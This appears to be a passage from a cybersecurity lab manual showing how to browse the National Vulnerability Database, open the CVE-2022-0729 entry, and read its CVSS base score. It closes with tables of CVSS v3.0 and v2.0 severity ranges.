
The National Vulnerability Database (NVD) is the U.S. government repository of standards-based vulnerability management data represented using the Security Content Automation Protocol (SCAP). These data enable the automation of vulnerability management, security measurement, and compliance. The NVD includes databases of security checklist references, security-related software flaws, misconfigurations, product names, and impact metrics.

Here, we will use the NVD to view the latest underlying system and software vulnerabilities.

1. In **Windows 11** machine, launch any browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor and type **https://nvd.nist.gov/** and press **Enter**
2. **NATIONAL VULNERABILITY DATABASE** website appears: the recently discovered vulnerabilities can be viewed.


3. You can click on the CVE-ID link (here, **CVE-2022-0729**) to view detailed information about the vulnerability.

   Note: The result might differ when you perform this task.



4. A new webpage appears, displaying **CVE-2022-0729 Detail**. You can view detailed information such as **Current Description, Severity, References**, and **Weakness Enumeration**.

5. Under the **Severity** section, click the **Base Score** link to view the CVSS details regarding the vulnerability.




6. A new webpage appears, displaying information such as **Base Scores**, **Temporal Score**, and **Environmental Score Overall Score** related to a vulnerability in graphical form, under **Common Vulnerability Scoring System Calculator CVE-2022-0729**.

   Note:

   - **Base Score**: The metric most relied upon by enterprises and deals with the inherent qualities of a vulnerability. The table below describes the severity of a vulnerability depending upon the Base Score range:


CVSS v3.0 Ratings	
Severity	**Base Score Range**
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0
CVSS v2.0 Ratings	
Severity	**Base Score Range**
Low	0.0-3.9
Medium	4.0-6.9
High	7.0-10

